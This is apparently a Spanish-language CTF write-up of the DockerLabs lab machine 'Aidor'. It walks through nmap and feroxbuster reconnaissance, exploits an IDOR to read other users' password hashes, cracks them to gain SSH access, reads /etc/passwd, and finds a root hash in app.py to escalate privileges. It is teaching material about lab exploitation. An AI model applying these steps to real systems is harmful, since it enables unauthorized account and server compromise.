




## Introducción

En esta máquina de  [DockerLabs](#) veremos cómo explotar uno de los fallos de seguridad más comunes y representativos dentro de la categoría que hoy encabeza el **OWASP Top 10 2025** como la vulnerabilidad #1 en aplicación web.

## Reconocimiento

Iniciamos realizado un escaneo de puerto de Nmap

```
(kali@kali)-[~/Desktop/DokerLabs/Aidor]
$ sudo nmap -sS -n -T4 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 22:44 AST
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Al terminar el escaneo vemos que tenemos el **puerto 22** corriendo un **ssh** y el **puerto 5000** que está corriendo un **upnp**. Lo siguiente que debemos hacer es un escaneo de servicios para sacar más información

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7 (protocol 2.0)
5000/tcp  open  http     Werkzeug httpd 3.1.3 (Python 3.13.5)
|_http-server-header: Werkzeug/3.1.3 Python/3.13.5
|_http-title: Iniciar Sesión
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.11 seconds
```

El resultado es bastante interesante. Mientras que el escaneo de puerto común nos arrojó un **upnp** por el puerto **5000** el puerto al realizar el escaneo al mismo puerto pero enfocado a servicio reveló que en realidad el puerto **5000** está corriendo **Werkzeug**, que es el servidor **HTTP** que usa Flask (y otras apps Python) para levantar una aplicación web. Por lo cual el siguiente paso es revisar el sitio web que tendría este aspecto



Ahora realizaremos enumeración de directorio usando la herramienta **feroxbuster** para intentar encontrar algún directorio interesante


```
FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.0

Target Url      http://172.17.0.2:5000/
In-Scope Url    172.17.0.2
Threads        50
Wordlist         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 561l 1235w 17430c http://172.17.0.2:5000/register
200 GET 437l 907w 12564c http://172.17.0.2:5000/
302 GET 5l 22w 189c http://172.17.0.2:5000/logout => http://172.17.0.2:5000/
302 GET 5l 22w 189c http://172.17.0.2:5000/dashboard => http://172.17.0.2:5000/
400 GET 5l 22w 167c http://172.17.0.2:5000/console
405 GET 5l 20w 153c http://172.17.0.2:5000/change_password
[#####] - 7m 220547/220547 0s found:6 errors:0
[#####] - 7m 220546/220546 496/s http://172.17.0.2:5000/
```

Sin embargo no vemos nada fuera de lo común así que vamos a proceder a crearnos una cuenta en el sitio web que será esta




Y al iniciar sesión notaremos algo muy interesante



Y es que el sitio web tiene el número de **id** de cada usuario expuesto en la URL . Esto de por si no debería representar un fallo de seguridad, pero si en un escenario real encontramos expuesto el **ID** de los usuarios, ya la **URL** en una petición interceptada con un proxy, deberíamos sospechar con la posibilidad de que el sitio sea vulnerable a un **IDOR** (**A01: Broken Access Control**).


## Acceso Inicial

Probar un **IDOR** bastante sencillo, solo tenemos que cambiar en número que identifica a nuestro usuario por un menor o mayor, en esta caso uno menor, a ver que pasa




**¡EUREKA!** El sitio es vulnerable **IDOR**. Esto se debe a que al cambiar el identificador de usuario que usa el servidor podemos ver información del usuario al que corresponde el número de ID en este caso el usuario aidor.

Una cosa que olvidé mencionar es que este sitio presenta la contraseña hasheada de los usuarios logueados. Esto es un **Information Disclosure** muy grave, poco realista, pero es parte del laboratorio.



Ya con esto y sabiendo que este sitio web es vulnerable a **IDOR** podemos ir crackeando las contraseñas de cada usuario y ver si alguno de ellos tiene acceso vía SSH.

Por lo general al explotar un **IDOR** los usuarios que suelen ser los que tienen privilegios importantes en un sitio web, como conectarse por SSH, son los que tienen los números más bajos. Sin embargo el servidor no hay usuario con **ID** 1 y 2 pero hay un tercero llamado **juan.perez**



El siguiente paso fue crackear el hash desde [CrackStation](#)

5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8

I'm not a robot

reCAPTCHA is changing its terms of service.  
[Take action.](#)

reCAPTCHA  
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, m d2, m d4, m d5, m d5(m d5\_hex), m d5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.18backupDefaults

| Hash   | Type   | Result   |
|--|--------|----------|
| 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 | sha256 | REDACTED |

A pesar de que logramos conseguir la contraseña, no pudimos conectarnos por **ssh** con este usuario

```
(kali㉿kali)-[~/Desktop/DockerLabs/Aidor]
$ ssh juan.perez@172.17.0.2
juan.perez@172.17.0.2's password:
Permission denied, please try again.
juan.perez@172.17.0.2's password: 
```

Luego de repetir este proceso y conseguir las credenciales de varios usuario para intentar conectarnos por ssh de manera fallida, resultó que al lograr conectarnos al servidor por ssh usando las credenciales del usuario **aidor** (El nombre de ese usuario se me hizo muy sospechoso 😏).

```
(kali㉿kali)-[~/Desktop/DockerLabs/Aidor]
$ ssh aidor@172.17.0.2
aidor@172.17.0.2's password:
linux c762127accfd 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
aidor@c762127accfd:~$
```

## Elevación de privilegios

El primer paso para elevar privilegios es hacer un típico **sudo -l** para ver si el usuario que hemos comprometido tiene algún permiso especial

```
aidor@c762127accfd:~$ sudo -l
-bash: sudo: command not found
```

Sin embargo el comando **sudo** no existe en ese sistema, lo cual es bastante extraño.

Luego seguimos con listar permisos SUID, pero tampoco obtuvimos nada

```
aidor@c762127accfd:~$ find / -perm -4000 -ls 2> /dev/null
18029      52  -rwsr-xr--   1 root    messagebus  51272 Mar  8  2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
18049     484  -rwsr-xr-x   1 root    root        494144 Aug  1 15:02 /usr/lib/openssh/ssh-keysign
9510      72  -rwsr-xr-x   1 root    root        70888 Apr 19  2025 /usr/bin/chfn
9639     116  -rwsr-xr-x   1 root    root       118168 Apr 19  2025 /usr/bin/passwd
9516      52  -rwsr-xr-x   1 root    root       52936 Apr 19  2025 /usr/bin/chsh
9623      72  -rwsr-xr-x   1 root    root       72072 May  9  2025 /usr/bin/mount
9628      20  -rwsr-xr-x   1 root    root       18816 May  9  2025 /usr/bin/newgrp
9691      84  -rwsr-xr-x   1 root    root       84360 May  9  2025 /usr/bin/su
9574      88  -rwsr-xr-x   1 root    root      88568 Apr 19  2025 /usr/bin/gpasswd
9715      56  -rwsr-xr-x   1 root    root       55688 May  9  2025 /usr/bin/umount
```

Tampoco con listar permisos debile

```
aidor@c762127accfd:~$ find / -not -type l -perm -o+w
/run/lock
find: '/etc/ssl/private': Permission denied
find: '/etc/credstore': Permission denied
find: '/etc/credstore.encrypted': Permission denied
find: '/root': Permission denied
/sys/firmware
/tmp
/proc/sys/kernel/ns_last_pid
find: '/proc/tty/driver': Permission denied
```

Luego leímos el `/etc/passwd` para ver si encontrábamos para ver si podíamos hacer un movimiento lateral en el sistema, pero no había otro usuario en el sistema

```
aidor@c762127accfd:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
aidor:x:1000:1000:aidor,,,:/home/aidor:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:995:65534:sshd user:/run/sshd:/usr/sbin/nologin
```

Luego de intentar todo empezamos a movernos por los directorios y nos encontramos con uno ficheros bastante interesantes en el directorio `/home`

```
app.py  database.db
```

Y resultó que el fichero al leer el fichero `app.py` nos encontramos con las credenciales hasheadas del usuario `root`

```
)
...
# Insertar un usuario de ejemplo si la tabla está vacía
cursor.execute('SELECT COUNT(*) FROM users')
count = cursor.fetchone()[0]
# if count == 0:
#     cursor.execute('
#         INSERT INTO users (username, password, email) VALUES
#         ('root', 'aa87ddc5b4c24406d26ddad771ef44b0', 'admin@example.com')
#     ') # La contraseña "admin" es hash SHA-256
conn.commit()
conn.close()
```

Tomamos el hash, lo pasamos por [CrackStation](#) y obtuvimos las credenciales en texto claro del usuario **root**

aa87ddc5b4c24406d26ddad771ef44b0

I'm not a robot

reCAPTCHA is changing its terms of service.  
[Take action](#)

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, m d2, m d4, m d5, m d5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

| Hash                             | Type | Result     |
|----------------------------------|------|------------|
| aa87ddc5b4c24406d26ddad771ef44b0 | md5  | [REDACTED] |

Hacemos un **su root**, probamos las credenciales y el resultado:

```
aidor@c762127accfd:/home$ su root
Password:
root@c762127accfd:/home#
```

Hemos comprometido por completo el servidor

## ← END Conclusión

Un **IDOR** basado en el parámetro `id=1` permite que un atacante acceda a los datos de otros usuarios simplemente modificando el valor del identificador en la URL, lo que rompe por completo el control de acceso del servidor.

Esto puede resultar en la exposición de **información sensible**, como **perfiles** y **otros datos personales**. Este tipo ataca la *confidencialidad* y la *integridad* del sistema, y en muchos casos puede llevar a una escalada de privilegios al permitir que un **usuario actúe como cualquier** otro dentro de la aplicación.

Esta fallo es bastante sencillo de explotar y encima es sigue siendo la vulnerabilidad #1 en la edición más reciente del OWASP top 10 [OWASP Top 10:2025](#)